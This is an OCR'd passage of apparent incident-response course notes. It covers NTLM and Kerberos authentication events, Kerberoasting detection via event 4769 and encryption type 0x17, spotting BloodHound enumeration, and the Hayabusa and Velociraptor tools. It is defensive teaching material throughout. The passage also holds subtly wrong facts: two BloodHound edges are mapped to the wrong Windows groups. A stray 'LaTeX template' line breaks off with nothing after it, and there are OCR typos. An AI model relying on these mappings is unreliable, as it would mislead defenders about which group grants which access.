
NTLM authentication



NTLM Authentication Flow

1. Client initiates NTLM authentication with SMB server
2. Server generates challenge
3. Server sends challenge ($x7G3Ba1$) to client
4. Client retrieves NT hash from LSASS
5. Client encrypts challenge using NT hash
6. Client sends encrypted response
7. Server verifies with local and domain accounts
8. Server grants/denies access

Kerberos authentication



Kerberos Authentication Flow

1. Client requests TGT (AS-REQ) from Authentication Server/KDC
2. Authentication Server returns TGT (AS-REP)
3. Client requests ST for `cifs/foo.local` (TGS-REQ)
4. Ticket Granting Server returns ST (TGS-REP)
5. Client presents ST to service (AP-REQ)
6. Service grants/denies access (AP-REP)

Account Logon Events (Domain Controller)

Logged on the Authenticating System

Logged on the Authenticating System

- Domain Account → Logged on Domain Controller
- Local Account → Logged on Local System → Allows for good Hunting

Kerberos Authentication

- 4768: TGT was granted → Login success
- 4769: TGS requested → Service access successful
- 4771: Pre-Authentication failed

NTLM Authentication

- 4776: Account Authentication (Success / Fail)

Event	Description	Remote Host	Target	Payload Data2
4776	NTLM authentication request		lab_admin	Workstation: Forensic
4776	NTLM authentication request		lab_admin	Workstation: Forensic
4768	A Kerberos authentication ticket (TGT) was requested	::ffff:10.0.1.10:58139	`winattacklab.local\lab_admin`	ServiceName: krbtgt
4769	A Kerberos service ticket was requested	::ffff:10.0.1.10:58140	`WINATTACKLAB.LOCAL\lab_admin`	`ServiceName: CLIENT1$`
4769	A Kerberos service ticket was requested	::ffff:10.0.1.10:58146	`WINATTACKLAB.LOCAL\lab_admin`	ServiceName: krbtgt
4624	Successful logon	- (10.0.1.10)	WINATTACKLAB.LOCAL\lab_admin	LogonType: 3
4624	Successful logon	- (10.0.1.10)	WINATTACKLAB.LOCAL\CLIENT1$	LogonType: 3

Kerberoasting

- Attacker is requesting RC4 encrypted Kerberos service tickets (TGS)
- Usually cracking the tickets offline
- 4769: A Kerberos service ticket (TGS) was requested
  - Kerberos RC4 encrypted tickets have Ticket Encryption Type set to 0x17
- Filter out requests from service accounts
- Filter on Audit Success

User Rights Enumeration

Process: SharpHound enumerates local group membership by querying Windows SAM database via SAM-R protocol (port 445).

Access Note: All authenticated users can access SAMR on DCs and RODCs, though local SAM database on DCs is rarely used.

BloodHound Edges:

- `AdminTo`: Local Administrators group members
- `CanRDP`: Remote Desktop Users group members
- `CanPSRemote`: Distributed COM Users group members
- `ExecuteDCOM`: Remote Management Users group members

Detectable Default Events

- 4798: A user's local group membership was enumerated
- 4799: A security-enabled local group membership was enumerated

Forensics Readiness

- Detailed File Share Auditing
  - Example: SYSVOL files storing rules: Audit Groups.xml and GptTmpl.inf access
- Quite a lot of events
- 5145: Network share object access check

Event	Description	User	Remote Host / Target	Logon ID	Type
4624	Successful logon	winattacklab\aalfort	- (10.0.1.10)	LogonId: 0x59BBCD	3
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Administrators (S-1-5-32-544)	SubjectLogonId: 0x59BBCD	
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Distributed COM Users (S-1-5-32-562)	SubjectLogonId: 0x59BBCD	
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Remote Management Users (S-1-5-32-580)	SubjectLogonId: 0x59BBCD	
4799	A security-enabled local group membership was enumerated	winattacklab\aalfort	Target: Builtin\Remtoe Desktop Users (S-1-5-32-555)	SubjectLogonId: 0x59BBCD	

5.2.2 Automated Analysis Tools

- Simple Event Log Analysis Tools (No ELK/Splunk required):
- **DeepBlueCLI** github.com/sans-blue-team/DeepBlueCLI
  - Basic regex search and hunting (outdated)
- **Chainsaw** github.com/WithSecureLabs/chainsaw
  - String/Event ID search
  - Custom + Sigma rule processing
  - ShimCache/SRUM analysis
- **APT-Hunter** github.com/ahmedkhlief/APT-Hunter
- **Events-Ripper** github.com/keydet89/Events-Ripper
- **Hayabusa** github.com/Yamato-Security/hayabusa

Hayabusa

Windows event log fast forensics timeline generator and threat hunting tool

- Detects known bad behavior in Event Logs
  - 2400 Sigma rules + 130+ built-in detection rules
- Can be run:
  - On single systems (live analysis)
  - By gathering logs from multiple systems (offline)
  - Via Velociraptor artifact
- Outputs CSV

```
.\hayabusa-1.4.1-win-x64.exe -f eventlog.evtx
.\hayabusa-1.4.1-win-x64.exe -d .\hayabusa-sample-evtx
.\hayabusa-1.4.1-win-x64.exe -d .\hayabusa-sample-evtx -r .\rules\hayabusa.default -o results.csv
```

5.3 exercise

Kapitel 6

Enterprise Response Tooling

6.1 Velociraptor

Use Velociraptor to collect evidence, hunt for IOCs or just to monitor for something to happen. For that purpose, there are different kinds of client and server artifacts (scripts to collect stuff) some general and some that trigger on events which you could use for monitoring.

Usually, connected clients stats curve reflects very much the general working hours

Here's a LaTeX template for documenting Velociraptor:

Velociraptor is an endpoint visibility and monitoring tool designed for digital forensics and incident response (DFIR).

6.1.1 Core Capabilities

Endpoint Monitoring

- Real-time system monitoring
- Cross-platform support (Windows, Linux, macOS)
- VQL (Velociraptor Query Language) implementation

6.1.2 Technical Features

- Memory analysis & acquisition
- File system monitoring
- Process execution tracking
- Network connection monitoring
- Registry analysis (Windows)

6.1.3 Architecture

Client-Server Model

```
Client --> [Encrypted Channel] --> Server
```

6.2 Use Cases


1. Incident Response
2. Threat Hunting
3. Compliance Monitoring
4. Digital Forensics

6.3 VQL Example


```
SELECT * FROM processes
WHERE name =~ "suspicious_process"
```

6.3.1 User Interface Basics

Search Connected Clients




Access Connected Client




Virtual File System

- **File**: File system access based on OS FS API
- **NTFS**: NTFS raw parsing filesystem access
- **Registry**: Windows Registry access using the Registry API
- **Artifacts**: Artifacts collected from the client incl. type and time in Velociraptor Artifacts are commands and scripts that actually grab some data (we usually call these artifacts) from clients.




File Download (collection)



You may collect files individually (lower button) or an entire folder recursively (top button). Files get marked with the floppy once available on the server.

Velociraptor VFS



6.3.2 Velociraptor Artifacts


Velociraptor is a query language engine. Basically everything is a query (VQL). Artifacts aim to encapsulate evidence collection

- Structure is YAML
- Ideally includes comments
- Allow for customization where reasonable
- Recursion. Use Artifacts in the query language


6.3.3 Velociratpro Hunts

